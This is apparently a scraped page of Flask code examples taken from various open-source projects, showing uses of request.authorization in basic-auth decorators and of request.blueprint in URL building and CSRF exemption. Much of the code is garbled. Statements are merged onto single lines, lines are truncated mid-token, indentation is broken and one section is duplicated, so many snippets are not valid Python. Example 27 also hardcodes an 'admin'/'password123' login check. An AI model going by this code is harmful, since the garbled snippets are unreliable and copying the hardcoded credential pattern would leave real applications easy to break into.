    auth = request.authorization
```

```
    if not auth or not authenticate(auth.username, auth.password): return  
        make_response("", 401, {"WWW-Authenticate": 'Basic realm="Login'})  
    return func(*args, **kwargs)
```

```
return decorated
```

## Example 18

Project: *GitDigger* Author: *lc-soft* File: [\*auth.py\*](#) GNU Affero General Public License v3.0

6 vo

```
def auth_required(f):

    @wraps(f)

    def decorated(*args, **kwargs):
        auth = request.authorization

        if not auth:
            return abort(401)

        login = auth.username

        if login[1:-1].find('@') >= 0:

            user = User.query.filter_by(email=login).first() login_type = 'email'

        else:

            user = User.query.filter_by(username=login).first() login_type = 'username'

        if user is None:
            return abort(401, message='Unknown %s' % login_type) if not
            check_password_hash(user.password, auth.password): return
            abort(401, message='Invalid password')

        return f(*args, **kwargs)

    return decorated
```

## Example 19

Project: *Simple-Freeradius-Admin* Author: *Karlheinzniebuhr* File: [\*routes.py\*](#) Mozilla Public License 2.0

6 vo

```
def api_auth():

    auth = request.authorization

    try:

        if not auth or not auth.username or not auth.password: return
            make_response('Could not verify', 401, {'WWW-Authenticate':'Basic'})
        user = db.session.query(User).filter_by(name=auth.username).first()
        if not user:

            return make_response('Could not verify', 401, {'WWW-
                Authenticate':'Basic' if check_password_hash(user.password,
                    auth.password): token = jwt.encode({'public_id' : user.public_id, 'exp':
                        : datetime.now()}) return jsonify({'token' : token.decode('UTF-8')}) return
            make_response('Could not verify', 401, {'WWW-Authenticate' : 'Basic'})
        except Exception as e:

            err_message = "Api encountered an error: " + str(e)
            print(err_message)

        return make_response('Could not verify', 401, {'WWW-Authenticate' :
            'Basic'}
```

**Example 20**

Project: *everyclass-server* Author: *everyclass* File: [\*views.py\*](#) Mozilla Public License 2.0

5 vo

```
def enter_maintenance():

    config = get_config()
```

```
auth = request.authorization

if auth \\\n
    and auth.username in config.MAINTENANCE_CREDENTIALS \\\n    and
config.MAINTENANCE_CREDENTIALS[auth.username] ==\\n
    auth.password: open(config.MAINTENANCE_FILE, "w+").close() #\\n
    maintenance file open(os.path.join(os.getcwd(), 'reload'),\\n
    "w+").close() # uwsgi reload

return 'success'

else:\\n
    return Response(
```

'Could not verify your access level for that URL.\n'

'You have to login with proper credentials', 401,

{"WWW-Authenticate": 'Basic realm="Login Required"'})

**Example 21**  
Project: *eve-auth-jwt* Author: *rs* File: [auth.py MIT License](#)

5 vo

```
def authorized(self, allowed_roles, resource, method): authorized = False
```

```
if request.authorization:
```

```
    auth = request.authorization
```

```
    authorized = self.check_auth(auth.username, auth.password,\\n
        allowed_roles, resource, method)
```

```
else:\\n
```

```
try:\\n
```

```
access_token = request.args['access_token']

except KeyError:

    access_token = request.headers.get('Authorization', "").partition(
        authorized = self.check_token(access_token, allowed_roles,
        resource, m return authorized
```

## Example 22

Project: *bitmm* Author: *thmp* File: [web.py MIT License](#)

5 vo

```
def requires_auth(f):

    @wraps(f)

    def decorated(*args, **kwargs):
        auth = request.authorization

        if not auth or not check_auth(auth.username, auth.password):
            return authenticate()

        return f(*args, **kwargs)

    return decorated
```

## Example 23

Project: *flasky* Author: *RoseOu* File: [flask\\_httpauth.py MIT License](#)

5 vo

```
def username(self):

    if not request.authorization:
```

```
return ""  
  
return request.authorization.username
```

## Example 24

[Project: PythonMicroservicesDevelopment](#) [Code Author: mtianyan](#)  
[File: flask\\_globals.py Apache](#)

5 vo

### [License 2.0](#)

```
def authenticate():  
  
    if request.authorization:  
  
        g.user = request.authorization['username']  
  
    else:  
  
        g.user = 'Anonymous'
```

## Example 25

[Project: PythonMicroservicesDevelopment](#) [Code Author: mtianyan](#)  
[File: flask\\_auth.py Apache](#)

5 vo

### [License 2.0](#)

```
def auth():  
  
    print("The raw Authorization header")  
    print(request.environ["HTTP_AUTHORIZATION"]) print("Flask's  
    Authorization header") print(request.authorization)  
  
    return ""
```

## Example 26

[Project: greenhouse-interview-analytics](#) Author: NoRedInk File: [decorators.py](#) BSD 3-Clause "New"

5 vo

[or "Revised" License](#)

```
def requires_auth(f):
    @wraps(f)
    def decorated(*args, **kwargs):
        auth = request.authorization
        if not auth or not check_auth(auth.username, auth.password):
            return authenticate()
        return f(*args, **kwargs)
    return decorated
```

## Example 27

[Project: pongr](#) Author: wseaton File: [admin.py](#) MIT License

5 vo

```
def is_accessible(self):
    auth = request.authorization or
    request.environ.get('REMOTE_USER') # wor if not auth or
    (auth.username, auth.password) != ('admin', 'password123'): raise
    HTTPException("", Response(
        "Please log in.", 401,
```

```
{"WWW-Authenticate": 'Basic realm="Login Required"'}

))

return True
```

## Example 28

Project: *gransk* Author: *pcbje* File: [\*ui.py\* Apache License 2.0](#)

5 vo

```
def requires_auth(f):

    @wraps(f)

    def decorated(*args, **kwargs):
        auth = request.authorization

        if not auth or not check_auth(auth.username, auth.password): if
            _globals.get('test'):

            return f(*args, **kwargs)

        return authenticate()

    return f(*args, **kwargs)

return decorated
```

## Example 29

Project: *social-relay* Author: *jaywink* File: [\*auth.py\* GNU Affero General Public License v3.0](#)

5 vo

```
def basic_auth():
```

```
"""Ensure basic authorization."""
auth = request.authorization
if not auth or not check_auth(auth.username, auth.password): return
authenticate()
```

### Example 30

Project: *slot* Author: *nhshd-slot* File: [basic\\_auth.py](#) MIT License

```
5 vo

def requires_auth(f):
    @wraps(f)
    def decorated(*args, **kwargs):
        auth = request.authorization
        if not auth or not check_auth(auth.username, auth.password): return
        authenticate()
        return f(*args, **kwargs)
    return decorated
```

### Example 31

Project: *weblablib* Author: *weblabdeusto* File: [views.py](#) GNU Affero  
General Public License v3.0

```
5 vo

def _require_http_credentials():
    """
```

All methods coming from WebLab-Deusto must be authenticated (except for /api).

WEBLAB\_USERNAME and WEBLAB\_PASSWORD configuration variables, which are used by Take into account that this username and password authenticate the WebLab-Deus For example, a WebLab-Deusto in institution A might have 'institutionA' as WEB randomly generated password as WEBLAB\_PASSWORD.

"""

```
# Don't require credentials in /api

if request.url.endswith('/api'):

    return None

    auth = request.authorization

    if auth:

        provided_username = auth.username

        provided_password = auth.password

    else:

        provided_username = provided_password = None

        expected_username =
        current_app.config[ConfigurationKeys.WEBLAB_USERNAME]

        expected_password =
        current_app.config[ConfigurationKeys.WEBLAB_PASSWORD]

        if provided_username != expected_username or provided_password
        != expected_password if request.url.endswith('/test'):
```

```
error_message = "Invalid credentials: no username provided"

if provided_username:

    error_message = "Invalid credentials: wrong username provided.
    Che return Response(json.dumps(dict(valid=False,
    error_messages=[error_mes if expected_username:

        current_app.logger.warning("Invalid credentials provided to access
    {}.

return Response(response=("You don't seem to be a WebLab-
Instance"), statu return None
```

## Example 32

5 vo

Project: *minicps* Author: *scy-phy* File: [run.py](#) [MIT License](#)

```
def requires_auth(f):

    @wraps(f)

    def decorated(*args, **kwargs):
        auth = request.authorization

        if not auth:

            return authenticate()

        elif not check_auth(auth.username, auth.password):
            return authenticate()

        return f(*args, **kwargs)

    return decorated
```

## Example 33

Project: *calibre-web* Author: *janeczku* File: [\*opds.py\*](#) [GNU General Public License v3.0](#)

5 vo

```
def requires_basic_auth_if_no_ano(f):
    @wraps(f)
    def decorated(*args, **kwargs):
        auth = request.authorization
        if config.config_anonbrowse != 1:
            if not auth or auth.type != 'basic' or not check_auth(auth.username, a
                return authenticate()
        return f(*args, **kwargs)

        if config.config_login_type == constants.LOGIN_LDAP and
           services.ldap: return services.ldap.basic_auth_required(f)

    return decorated
```

## Example 34

Project: *karp-backend* Author: *spraakbanken* File: [\*helpers.py\*](#) [MIT License](#)

5 vo

```
def get_user():
    auth = request.authorization
    if auth is None:
```

```
return "UnkownUser"  
  
return auth.username
```

### Example 35

Project: *jbox* Author: *jpush* File: [\*flask\\_httpauth.py\*](#) MIT License

```
5 vo  
  
def login_required(self, f):  
  
    @wraps(f)  
  
    def decorated(*args, **kwargs):  
  
        auth = request.authorization  
  
        if auth is None and 'Authorization' in request.headers:  
  
            # Flask/Werkzeug do not recognize any authentication types  
  
            # other than Basic or Digest, so here we parse the header by  
  
            # hand  
  
            try:  
  
                auth_type, token = request.headers['Authorization'].split(  
                    None, 1)  
  
                auth = Authorization(auth_type, {'token': token}) except ValueError:  
  
                    # The Authorization header is either empty or has no token pass  
  
                    # if the auth type does not match, we act as if there is no auth  
  
                    # this is better than failing directly, as it allows the callback
```

```
# to handle special cases, like supporting multiple auth types if auth
# is not None and auth.type.lower() != self.scheme.lower(): auth =
# None

# Flask normally handles OPTIONS requests on its own, but in the
# case it is configured to forward those to the application, we
# need to ignore authentication headers and let the request through
# to avoid unwanted interactions with CORS.

if request.method != 'OPTIONS': # pragma: no cover if auth and
auth.username:

password = self.get_password_callback(auth.username) else:
password = None

if not self.authenticate(auth, password):
return self.auth_error_callback()

return f(*args, **kwargs)

return decorated
```

### Example 36

Project: *jbox* Author: *jpush* File: [\*flask\\_httpauth.py\*](#) MIT License

5 vo

```
def username(self):
if not request.authorization:
return ""
```

```
return request.authorization.username
```

### Example 37

Project: *python-flask-restful-api* Author: *akashtalole* File: [auth.py](#) [MIT License](#)

5 vo

```
def requires_basic_auth(f):  
    @wraps(f)  
  
    def decorated(*args, **kwargs):  
        auth = request.authorization  
  
        if not auth or not AuthManager.check_auth_admin(auth.username,  
            auth.password) return make_response('Could not verify your access  
            level for that URL.  
  
            'You have to login with proper credentials', 401,  
  
            {'WWW-Authenticate': 'Basic realm="Login Required'})  
  
        return decorated
```

### Example 38

Project: *mlsb-platform* Author: *fras2560* File: [authentication.py](#) [Apache License 2.0](#)

5 vo

```
def requires_admin(f):  
    @wraps(f)
```

```
def decorated(*args, **kwargs):
    auth = request.authorization
    if not auth or not check_auth(auth.username, auth.password): return
        authenticate()
    elif 'admin' in session and 'password' in session:
        # check if user signed in already
        logged = check_auth(session['admin'], session['password']) if not
        logged:
            return authenticate()
    return f(*args, **kwargs) return decorated
```

### **Example 39**

[Project: stackstorm-ghost2logger](#) Author: [StackStorm-Exchange](#) File: [ghost2loggersensor.py](#) Apache

5 vo

[License 2.0](#)

```
def requires_auth(f):
    """Wrapper function."""
    @wraps(f)
    def decorated(*args, **kwargs):
        auth = request.authorization
        if not auth or not check_auth(auth.username, auth.password): return
            authenticate()
```

```
return f(*args, **kwargs)
```

```
return decorated
```

## Example 40

Project: *pyhackeriet* Author: *hackeriet* File: [\\_\\_init\\_\\_.py](#) Apache License 2.0

5 vo

```
def requires_auth(f):
```

```
@wraps(f)
```

```
def decorated(*args, **kwargs):
```

```
auth = request.authorization
```

```
if not auth or not check_auth(auth.username, auth.password): return  
authenticate()
```

```
return f(*args, **kwargs)
```

```
return decorated
```

## Example 41

Project: *pyhackeriet* Author: *hackeriet* File: [\\_\\_init\\_\\_.py](#) Apache License 2.0

5 vo

```
def requires_admin(f):
```

```
@wraps(f)
```

```
def decorated(*args, **kwargs):
```

```
auth = request.authorization

if not auth or not check_admin(auth.username, auth.password):
    return authenticate()

return f(*args, **kwargs)

return decorated
```

## Example 42

Project: *pyhackeriet* Author: *hackeriet* File: [\\_\\_init\\_\\_.py](#) Apache License 2.0

5 vo

```
def account():

    user=request.authorization.username

    return render_template('account.html', username=user,
                           history=brusdb.transaction_history(user),
                           balance=brusdb.balance(user),
                           key=stripe_keys['publishable_key'])
```

## Example 43

Project: *pyhackeriet* Author: *hackeriet* File: [\\_\\_init\\_\\_.py](#) Apache License 2.0

5 vo

```
def manual_subtract():

    user=request.authorization.username
```

```
if brusdb.subtract_funds(user, int(request.form['value']),  
request.form['desc'], True):  
  
    return redirect(url_for('account'))  
  
else:  
  
    return "Insufficient funds"
```

### Example 44

Project: *pyhackeriet* Author: *hackeriet* File: [init.py](#) Apache  
[License 2.0](#)

5 vo

```
def admin():  
  
    user=request.authorization.username  
  
    return render_template('admin.html', username=user,  
users=members.list_users())
```

### Example 45

Project: [tensorflow-object-detection-example](#) Author:  
[GoogleCloudPlatform](#) File: [decorator.py](#) Apache  
[License 2.0](#)

5 vo

```
def requires_auth(f):  
  
    @wraps(f)  
  
    def decorated(*args, **kwargs):  
  
        auth = request.authorization
```

```
if not auth or not check_auth(auth.username, auth.password): return  
authenticate()  
  
return f(*args, **kwargs)  
  
return decorated
```

### Example 46

Project: [tensorflow-object-detection-example](#) Author: [GoogleCloudPlatform](#) File: [decorator.py](#) Apache

5 vo

### [License 2.0](#)

```
def requires_auth(f):  
  
    @wraps(f)  
  
    def decorated(*args, **kwargs):  
  
        auth = request.authorization  
  
        if not auth or not check_auth(auth.username, auth.password): return  
        authenticate()  
  
        return f(*args, **kwargs)  
  
    return decorated
```

### Example 47

Project: [celery-dashboard](#) Author: [mehdigmira](#) File: [auth.py](#) MIT  
[License](#)

5 vo

```
def requires_auth(f):
```

```
@wraps(f)

def decorated(*args, **kwargs):
    auth = request.authorization
    conf = current_app.celery_app.conf
    if conf.dashboard_username and conf.dashboard_password: if not
        auth or not check_auth(auth.username, auth.password): return
        authenticate()
    return f(*args, **kwargs)
return decorated
```

## Example 48

Project: *vocaltrimmer* Author: *vincentpalma* File: [admin.py](#) [MIT License](#)

5 vo

```
def is_accessible(self):
    auth = request.authorization or
    request.environ.get('REMOTE_USER') # wor if not auth or
    (auth.username, auth.password) != app.config['ADMIN_CREDENT
    raise HTTPException("", Response("You have to an administrator.", 401,
    {"WWW-Authenticate": 'Basic realm="Login Required"'})
))
return True
# Users
```

## **Example 49**

Project: *course\_plus\_server* Author: *luckymore0520* File: [user.py](#)  
[MIT License](#)

5 vo

```
def getCurrentUser(request):  
    auth = request.authorization  
    if not auth:  
        return None  
    token = auth.username  
    return User.verify_auth_token(token)
```

## **Example 50**

Project: *upb-son-editor-backend* Author: CN-UPB File: [configapi.py](#)  
[Apache License 2.0](#)

5 vo

```
def requires_auth(f):  
    def decorated(*args, **kwargs):  
        auth = request.authorization  
        if not auth or not check_auth(auth.username, auth.password): return  
            authenticate()  
        return f(*args, **kwargs)  
    return decorated
```

## Python `flask.request.blueprint()` Examples

The following are code examples for showing how to use `flask.request.blueprint()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

### Example 1

Project: [age-of-empires-II-api](#) Author: [astrea](#) File: `unit.py` BSD 3-Clause "New" or "Revised" License 6 vc

```
def json(self):
    unit = [(
        'id', self._id),
        ('name', self.name),
        ('description', self.description),
        ('expansion', self.expansion),
        ('age', self.age),
        ('created_in',
         '{}structure/{}'.format(request.url_root + request.blueprint,
                                 self.format_name_to_query(self.structure)),
        if self.structure.first() else self.created_in),
        ('cost', json.loads(self.cost.replace(":", ","))),
        ('build_time', self.build_time),
        ('reload_time', self.reload_time),
        ('attack_delay', self.attack_delay),
        ('movement_rate', self.movement_rate),
        ('line_of_sight', self.line_of_sight),
        ('hit_points', self.hit_points),
        ('range', int(self.range) if self.range.isdigit() else self.range),
        ('attack', self.attack), ('armor', self.armor),
        ('attack_bonus', self.attack_bonus.split(";") if self.attack_bonus),
        ('armor_bonus', self.armor_bonus.split(";") if self.armor_bonus),
        ('search_radius', self.search_radius),
        ('accuracy', self.accuracy),
        ('blast_radius', self.blast_radius))
    ]
    return OrderedDict([(k, v) for k, v in unit if v])
```

### Example 2

Project: [age-of-empires-II-api](#) Author: [astrea](#) File: `civilization.py` BSD 3-Clause "New" or "Revised" License 6 vc

```
def json(self):
    civilization = [(
        'id', self._id),
        ('name', self.name),
        ('expansion', self.expansion),
        ('army_type', self.army_type),
        ('unique_unit', self.parse_array_field(self.unique_unit)
         if not self.unique_unit.first()
         else [ '{}unit/{}'.format(request.url_root + request.blueprint,
                                   self.format_name_to_query(self.unique_unit)),
                ],
        ('unique_tech', self.parse_array_field(self.unique_tech)
         if not self.unique_tech.first()
         else [ '{}technology/{}'.format(request.url_root + request.blueprint,
                                         self.format_name_to_query(self.unique_tech)),
                ]),
        ('team_bonus', self.team_bonus),
        ('civilization_bonus', self.civilisation_bonus.split(";"))
    ]
    return OrderedDict(civilization)
```

Python `flask.request.blueprint()` Examples The following are code examples for showing how to use `flask.request.blueprint()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

## Example 1

Project: *age-of-empires-ii-api* Author: *aalises* File: [\*unit.py\*](#) BSD 3-Clause "New" or "Revised" License

6 vo

```
def json(self):
```

```
unit = [('id', self._id), ('name', self.name), ('description', self.description),
```

('expansion', self.expansion),

('age', self.age),

('created\_in',

```
'{}structure/{}'.format(request.url_root + request.blueprint,  
self.format_name_to_query(self.structure.f
```

```
if self.structure.first() else self.created_in), ('cost',  
json.loads(self.cost.replace(";", ","))), ('build_time'
```

('reload\_time', self.reload\_time),

('attack\_delay', self.attack\_delay),

('movement\_rate', self.movement\_rate),

('line\_of\_sight', self.line\_of\_sight),

('hit\_points', self.hit\_points),

```
('range', int(self.range) if self.range.isdigit() else self.range), ('attack',  
self.attack), ('armor', self.armor), ('attack_bonus',  
self.attack_bonus.split(";") if self.attack_bonus), ('armor_bonus',  
self.armor_bonus.split(";") if self.armor_bonus), ('search_radius',  
self.search_radius),  
(('accuracy', self.accuracy),  
(('blast_radius', self.blast_radius)])
```

return OrderedDict([(k, v) for k, v in unit if v]) **Example 2**

Project: age-of-empires-II-api Author: aalises File: civilization.py BSD  
3-Clause "New" or "Revised"

6 vo

## License

```
def json(self):  
    civilization = [ ('id', self._id),  
                    ('name', self.name),  
                    ('expansion', self.expansion),  
                    ('army_type', self.army_type),  
                    ('unique_unit', self.parse_array_field(self.unique_unit) if not  
                     self.unit.first())  
                else '{unit}/{tech}'.format(request.url_root + request.blueprint,  
                                         self.format_name_to_query(self.unique_unit))  
                ),  
                ('unique_tech', self.parse_array_field(self.unique_tech) if not  
                 self.technology.first())
```

```

        else ['{}technology/{}'.format(request.url_root + request
self.format_name_to_query(self.technology.first()).n
),
('team_bonus', self.team_bonus),
('civilization_bonus', self.civilization_bonus.split(";"))

]
return OrderedDict(civilization)

```

### Example 3

[Project: age-of-empires-II-api](#) Author: aalises File: [technology.py](#)  
[BSD 3-Clause "New" or "Revised"](#)

6 vo

#### [License](#)

```

def map_to_resource_url(self):
    out = []
    for item in self.applies_to.split(';'):
        unit = get_model('units').query.filter_by(name=item).first()
        structure = get_model('structures').query.filter_by(name=item).first()
        civilization = get_model('civilizations').query.filter_by(name=item).first()
        if unit:
            out.append('{}unit/{}'.format(request.url_root + request.blueprint))
        elif structure:
            out.append('{}structure/{}'.format(request.url_root + request.blueprint))
        elif civilization:
            out.append('{}civilization/{}'.format(request.url_root + request.blueprint))
        else:
            out.append(item)
    return out

```

```
    out.append(item)
```

```
return out
```

## Example 4

Project: *flask-arrested* Author: *mikeywaites* File: [endpoint.py](#) [MIT License](#)

```
6 vo
```

```
def dispatch_request(self, *args, **kwargs):
```

```
    """Dispatch the incoming HTTP request to the appropriate handler.
```

```
    """
```

```
    self.args = args
```

```
    self.kwargs = kwargs
```

```
    self.meth = request.method.lower()
```

```
    self.resource = current_app.blueprints.get(request.blueprint, None)
    if not any([self.meth in self.methods, self.meth.upper() in
               self.methods]): return self.return_error(405)
```

```
    self.process_before_request_hooks()
```

```
    resp = super(Endpoint, self).dispatch_request(*args, **kwargs)
    resp = self.make_response(resp)
```

```
    resp = self.process_after_request_hooks(resp)
    return resp
```

## Example 5

Project: *flask-prism* Author: *patrickmccallum* File: [flask\\_prism.py](#) [MIT License](#)

6 vo

```
def get_representation_builder(self, object, soft_fail=False):
    # Get class name of object
    class_name = object.__class__.__name__
    # Determine if a blueprint is being used
    if request.blueprint != None:
        # Get BP from current app
        bp = current_app.blueprints[request.blueprint]
        # Get prism_version from BP if applicable
        version = getattr(bp, Refract.PRISM_VERSION_ATTRIBUTE) \
            if hasattr(bp, Refract.PRISM_VERSION_ATTRIBUTE) else None
        else:
            version = None
        # Get representation
        func = current_app.ext_prism.lookup_mappings(class_name,
                                                      version=version) if func is None:
        if not soft_fail:
            raise Exception('Issue retrieving stored function reference for PR
'Does this object have an api_response/is the righ return func
```

## Example 6

Project: *OneTjs* Author: *neogeo-technologies* File: [views.py](#) Apache License 2.0

6 vo

```
def get_service_url(serv, geoclip=False):
```

```
"""
```

Function building the URL to a service with specific blueprint  
(tjs/tjs\_geocl

:param serv: Service instance

:return: URL

```
"""
```

```
app_path = request.url_root
```

```
blueprint_name = request.blueprint
```

```
if blueprint_name == "public_pages": if geoclip == True:
```

```
    service_url = urllib.parse.urljoin(
```

```
        app_path, "/".join(("tjs_geoclip", serv.name))
```

```
)
```

```
else:
```

```
    service_url = urllib.parse.urljoin(app_path, "/".join(("tjs", serv.name)))
```

```
else:
```

```
    service_url = urllib.parse.urljoin(
```

```
        app_path, "/".join((blueprint_name, serv.name)))
```

```
)  
return service_url
```

### Example 7

Project: *flask-rak* Author: *Huong-nt* File: [core.py](#) Apache License 2.0

5 vo

```
def __init__(self, app=None, route=None, blueprint=None): self.app  
= app  
  
self._route = route  
  
global app_name_global  
  
app_name_global = app.name  
  
self._view_name = '_flask_view_func_'  
  
tmp_view_func = copy_func(self._flask_view_func)  
tmp_view_func.__name__ = self._view_name  
  
self.addMethod(tmp_view_func)  
  
if app is not None:  
  
    self.init_app(app)  
  
elif blueprint is not None:  
  
    self.init_blueprint( blueprint)
```

### Example 8

Project: *flask-rak* Author: *Huong-nt* File: [core.py](#) Apache License 2.0

5 vo

```
def init_blueprint(self, blueprint):
    """Initialize a Flask Blueprint, similar to init_app, but without the access
    to the application config.
```

Keyword Arguments:

blueprint {Flask Blueprint} -- Flask Blueprint instance to initialize

"""

if self.\_route is not None:

```
    raise TypeError("route cannot be set when using blueprints!")
    blueprint.rak = self
```

```
    blueprint.add_url_rule("", view_func=getattr(self, self._view_name),
                           methExample 9
```

Project: *flask-rak* Author: *Huong-nt* File: [core.py](#) Apache License 2.0

5 vo

```
def _rogo_request(self):
    app_name = flask_request.blueprint
    raw_body = flask_request.data
    rogo_request_payload = json.loads(raw_body)
    rogo_request_payload['app_name'] = app_name
    return rogo_request_payload
```

**Example 10**

[Project: age-of-empires-II-api](#) Author: *aalises* File: *civilization.py* BSD  
3-Clause "New" or "Revised"

5 vo

## License

```
def parse_array_field(self, field):
    out = []
    for item in [x for x in field.split(";")]:
        unit = get_model('units').query.filter_by(name=item).first()
        technology = get_model('technologies').query.filter_by(name=item).
        if unit:
            out.append('{}unit/{}'.format(request.url_root + request.blueprint,
                                           self.format_name_to_query(unit.name)))
        elif technology:
            out.append('{}technology/{}'.format(request.url_root + request.blueprint,
                                                 self.format_name_to_query(technology.name)))
    return out
```

## **Example 11**

[Project: age-of-empires-II-api](#) Author: aalises File: *technology.py*  
[BSD 3-Clause "New" or "Revised"](#)

5 vo

## License

```
def json(self):
    technology = [('id', self._id),
                  ('name', self.name),
```

```
('description', self.description),  
('expansion', self.expansion),  
('age', self.age),  
('develops_in',  
'{}structure/{}'.format(request.url_root + request.blueprint if  
self.structure.first() else self.develops_in), ('cost',  
json.loads(self.cost.replace(";", ","))),  
('build_time', self.build_time), ('applies_to',  
self.map_to_resource_url() if self.applies_to  
])
```

return OrderedDict([(k, v) for k, v in technology if v])

**Example 12**  
Project: RSSNewsGAE Author: *liantian-cn* File: [csrf.py](#) Apache License 2.0

5 vo

```
def exempt(self, view):
```

"""Mark a view or blueprint to be excluded from CSRF protection.

::

```
@app.route('/some-view', methods=['POST'])
```

```
@csrf.exempt
```

```
def some_view():
```

...

::

```
bp = Blueprint(...)

csrf.exempt(bp)

"""

if isinstance(view, Blueprint):
    self._exempt_blueprints.add(view.name)

    return view

if isinstance(view, string_types):
    view_location = view

else:
    view_location = '%s.%s' % (view.__module__, view.__name__)
    self._exempt_views.add(view_location)

    return view
```

### Example 13

Project: *extrapypi* Author: *karec* File: [\*login.py\*](#) MIT License

5 vo

```
def unauthorized():
    if request.blueprint == 'dashboard':
        return redirect(url_for('dashboard.login', next=request.endpoint))
        abort(401)
```

### Example 14

Project: *oy-cms* Author: *mush42* File: [\*security.py\*](#) MIT License

5 vo

```
def security_processor():

    if request.blueprint != "security": return

    if request.endpoint == "security.login": form = OyLoginForm()

    if form.validate_on_submit():

        session["lang"] = form.lang.data

    elif request.endpoint == "security.logout" and "lang" in session:
        session.pop("lang")
```

## Example 15

Project: *oy-cms* Author: *mush42* File: [init.py](#) MIT License

5 vo

```
def security_ctp_with_admin(admin):

    def security_context_processor():

        if not request.blueprint == "security": return {}

        return dict(
            admin_base_template=admin.base_template,
            admin_view=admin.index_view,
            h=admin_helpers,
            get_url=url_for,
            _gettext=gettext,
            _trans=gettext,
```

```
)  
return security_context_processor
```

## Example 16

Project: *flask-web-development* Author: Leveson File: [views.py](#) [MIT License](#)

5 vo

```
def before_request():  
  
    if current_user.is_authenticated:  
  
        current_user.ping()  
  
    if not current_user.confirmed \  
  
        and request.endpoint \  
  
        and request.blueprint != 'auth' \  
  
        and request.endpoint != 'static':  
  
            return redirect(url_for('auth.unconfirmed'))
```

**Example 17**  
Project: *plataforma-livre-dados-abertos* Author: [pbaesse](#) File: [csrf.py](#) [GNU General Public License](#)

5 vo

[v3.0](#)

```
def exempt(self, view):  
  
    """Mark a view or blueprint to be excluded from CSRF protection.  
  
    ::
```

```
@app.route('/some-view', methods=['POST'])

@csrf.exempt

def some_view():

    ...

    ::

    bp = Blueprint(...)

    csrf.exempt(bp)

    ``````

if isinstance(view, Blueprint):

    self._exempt_blueprints.add(view.name)

    return view

if isinstance(view, string_types):

    view_location = view

else:

    view_location = '%s.%s' % (view.__module__, view.__name__)
    self._exempt_views.add(view_location)

return view
```

## Example 18

Project: *Canella-CMS* Author: *mush42* File: [main.py](#) MIT License

5 vo

```
def security_processor():
```

```
if not request.blueprint == 'security':  
    return  
  
if request.endpoint == 'security.login':  
    form = CanellaLoginForm()  
  
    if form.validate_on_submit():  
        session['lang'] = form.lang.data  
  
    elif request.endpoint == 'security.logout' and 'lang' in session:  
        session.pop('lang')
```

## Example 19

Project: *fava* Author: *beancount* File: [application.py](#) MIT License

5 vo

```
def _perform_global_filters():  
    g.filters = {  
        name: request.args.get(name) for name in ["account", "filter", "time"]  
    }  
  
    # check (and possibly reload) source file  
    if request.blueprint != "json_api": g.ledger.changed()  
  
    g.ledger.filter(**g.filters)
```

## Example 20

Project: *webapp* Author: *superchilli* File: [csrf.py](#) MIT License

5 vo

```
def exempt(self, view):
    """Mark a view or blueprint to be excluded from CSRF protection.

    ::

    @app.route('/some-view', methods=['POST'])

    @csrf.exempt

    def some_view():

        ...

    ::

    bp = Blueprint(...)

    csrf.exempt(bp)

    """

    if isinstance(view, Blueprint):
        self._exempt_blueprints.add(view.name)
        return view

    if isinstance(view, string_types):
        view_location = view else:
            view_location = '%s.%s' % (view.__module__, view.__name__)
        self._exempt_views.add(view_location)

    return view
```

## Example 21

Project: *NiceBlog* Author: *SheHuan* File: [views.py](#) [Apache License 2.0](#)

5 vo

```
def before_request():
```

```
    """
```

过滤未进行邮件确认的账户，会在请求之前调用

```
:return:
```

```
    """
```

```
if current_user.is_authenticated:
```

```
    current_user.ping()
```

```
    if not current_user.confirmed \
```

```
        and request.endpoint \
```

```
        and request.blueprint != 'auth' \
```

```
        and request.endpoint != 'static':
```

```
    return redirect(url_for('auth.unconfirmed'))
```

**Example 22**

Project: *jbox* Author: *jpush* File: [csrf.py](#) [MIT License](#)

4 vo

```
def init_app(self, app):
```

```
    self._app = app
```

```
    app.jinja_env.globals['csrf_token'] = generate_csrf
```

```
    app.config.setdefault(
```

```
'WTF_CSRF_HEADERS', ['X-CSRFToken', 'X-CSRF-Token']  
)  
  
app.config.setdefault('WTF_CSRF_SSL_STRICT', True)  
app.config.setdefault('WTF_CSRF_ENABLED', True)  
app.config.setdefault('WTF_CSRF_CHECK_DEFAULT', True)  
app.config.setdefault('WTF_CSRF_METHODS', ['POST', 'PUT',  
'PATCH'])  
  
# expose csrf_token as a helper in all templates  
  
@app.context_processor  
  
def csrf_token():  
  
    return dict(csrf_token=generate_csrf)  
  
if not app.config['WTF_CSRF_ENABLED']:  
  
    return  
  
if not app.config['WTF_CSRF_CHECK_DEFAULT']: return  
  
@app.before_request  
  
def _csrf_protect():  
  
    # many things come from django.middleware.csrf if request.method  
    # not in app.config['WTF_CSRF_METHODS']: return  
  
    if self._exempt_views or self._exempt_blueprints: if not  
        request.endpoint:  
  
        return  
  
    view = app.view_functions.get(request.endpoint)  
  
    if not view:
```

```
return

dest = '%s.%s' % (view.__module__, view.__name__) if dest in
self._exempt_views:

return

if request.blueprint in self._exempt_blueprints: return

self.protect()
```

### Example 23

Project: *RSSNewsGAE* Author: *liantian-cn* File: [\*csrf.py\*](#) [\*Apache License 2.0\*](#)

4 vo

```
def init_app(self, app):

    app.extensions['csrf'] = self

    app.config.setdefault('WTF_CSRF_ENABLED', True)
    app.config.setdefault('WTF_CSRF_CHECK_DEFAULT', True)
    app.config['WTF_CSRF_METHODS'] = set(app.config.get(
        'WTF_CSRF_METHODS', ['POST', 'PUT', 'PATCH', 'DELETE']
    ))

    app.config.setdefault('WTF_CSRF_FIELD_NAME', 'csrf_token')
    app.config.setdefault(
        'WTF_CSRF_HEADERS', ['X-CSRFToken', 'X-CSRF-Token']
    )

    app.config.setdefault('WTF_CSRF_TIME_LIMIT', 3600)
    app.config.setdefault('WTF_CSRF_SSL_STRICT', True)
```

```
app.jinja_env.globals['csrf_token'] = generate_csrf
app.context_processor(lambda: {'csrf_token': generate_csrf})

@app.before_request

def csrf_protect():
    if not app.config['WTF_CSRF_ENABLED']:
        return

    if not app.config['WTF_CSRF_CHECK_DEFAULT']:
        return

    if request.method not in app.config["WTF_CSRF_METHODS"]:
        return

    if not request.endpoint:
        return

    view = app.view_functions.get(request.endpoint)
    if not view:
        return

    if request.blueprint in self._exempt_blueprints:
        return

    dest = '%s.%s' % (view.__module__, view.__name__)
    if dest in self._exempt_views:
        return

    self.protect()
```

## Example 24

Project: *chihu* Author: *yelongyu* File: [csrf.py](#) GNU General Public License v3.0

4 vo

```
